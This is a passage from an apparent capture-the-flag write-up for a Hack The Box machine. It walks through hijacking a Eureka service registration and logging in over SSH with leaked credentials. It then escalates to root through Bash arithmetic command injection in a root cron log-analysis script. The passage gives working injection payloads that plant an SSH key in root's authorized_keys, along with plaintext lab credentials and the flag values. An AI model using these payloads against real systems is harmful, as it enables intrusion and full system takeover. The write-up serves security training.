def run(server_class=HTTPServer, handler_class=SimplePostHandler, port=80):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f"Starting HTTP server on port {port}...")
    httpd.serve_forever()

if __name__ == "__main__":
    run()
We'll use this Python server to catch the HTTP POST data and headers
sudo python3 catch_http_post.pycurl -i -H 'Content-Type: application/json' -d @data.json 'http://EurekaSrvr:0scarPWDisTheB3st@furni.htb:8761/eureka/apps/USER-MANAGEMENT-SERVICE'

pwn is now registered for USER-MANAGEMENT-SERVICE
miranda-wise:IL!veT0Be&BeT0L0veLateral to Miranda-Wise
ssh miranda-wise@furni.htb
One thing to note is miranda-wise membership in the developers group. Doing some basic enumeration on what this group has access to, we have permissions over everything in the /var/www/web directory and under.
find / -type d -group developers -exec ls -ld {} \; 2>/dev/null | grep -vE '/proc|/sys|\.m2'

pspy, root (UID=0) is calling the log_analyse.sh script found earlierLooking at the frequency of the log_analyse.sh calls in the pspy output, it's abundantly clear that this is being triggered by a cron job. Now, we just need to figure out how we can abuse the log_analyse.sh script by tampering with the /var/www/web/cloud-gateway/log/application.log file.
Becoming Root
Researching Exploits
I spent a while picking the script apart and looking for any areas that might lead to command execution. Generally, based on my knowledge of the subject matter, I'm looking at the various user-controlled points in the script with things like:
- Takes input from
$LOG_FILE(user-control) $()— can we inject in here?[[ ]]— or in here?
I learned some really neat new tricks about abusing arithmetic logic in Bash scripts from these two sources:


See 7. [[ $foo > 7 ]]
the contents of$fooare interpreted as an arithmetic expression (and for instance, thea[$(reboot)]arithmetic expression would run the reboot command when evaluated).
 balazs.bucsay
Unconditional Command Execution
The biggest surprise for us was to find the unconditional command execution. Arithmetic expression should not perform command substitution at all; it should only expand and evaluate the statement. However, if an array is used in the expression and its index is a command then the shell will substitute that command with its result, therefore the command will be executed.# VARIABLE='arr[$(uname -n -s -m -o)]' ./arithmetic.sh
arr[$(uname -n -s -m -o)]
./arithmetic.sh: line 4: Linux kali x86_64 GNU/Linux: syntax error in expression (error token is "kali x86_64 GNU/Linux")
uid=0(root) gid=0(root) groups=0(root)
[[ ]] in Bash script, and you can control what is evaluated on either side of the arithmetic evaluation, a Bash array can be used to cause arbitrary command execution, because Bash will always try and expand the $() and read the result from the array.But why does this apply to the target script? Because the
-eq is an arithmetic operator in the same category as > in the example above.Testing POC

/opt/log_analyse.sh -- vulnerable code snippetThis snippet does the following:
grepfor any line in the log file containingHTTP{wildcard}Status:- Then, it loops over each match from
grepinput - Use
grep -oP 'Status: \K.*to keep only the value afterStatus: {value}- So,
HTTP Status: blahwould yieldblah
- So,
- It loops over declared status codes on line 16
- Then, it checks
if [[ "$existing_code" -eq "$code" ]]- And, in this case
"$code"will beblah - But instead of
blah, we should inject something likearr[$(touch /tmp/pwned.txt)]
- And, in this case
echo 'HTTP Status: arr[$(touch /tmp/poc.txt)]' > /tmp/poc_log.txt/opt/log_analyse.sh /tmp/poc_log.txt
Overwrite Sampled Log File
ssh-keygen -t rsa -b 4096 -f /home/miranda-wise/pwnykey -C "" -N ""Generate a SSH keypair
echo 'HTTP Status: arr[$(mkdir /root/.ssh)]' > "$HOME/application.log"
echo 'HTTP Status: arr[$(cat /home/miranda-wise/pwnykey.pub >> /root/.ssh/authorized_keys)]' >> "$HOME/application.log"
echo 'HTTP Status: arr[$(echo 1 > /home/miranda-wise/pwned.txt)]' >> "$HOME/application.log"

mv "$HOME/application.log" /var/www/web/cloud-gateway/log/Answer yes to overwrite

pwned.txt created by root so we know the command was executedssh -i pwnykey root@localhostUse the private key to login to localhost
Flags
User
2fe204b21e54a46af5c4e6b4f49b64f6
Root
484f1dbcb6ab1a2b977bba602c55ddc5


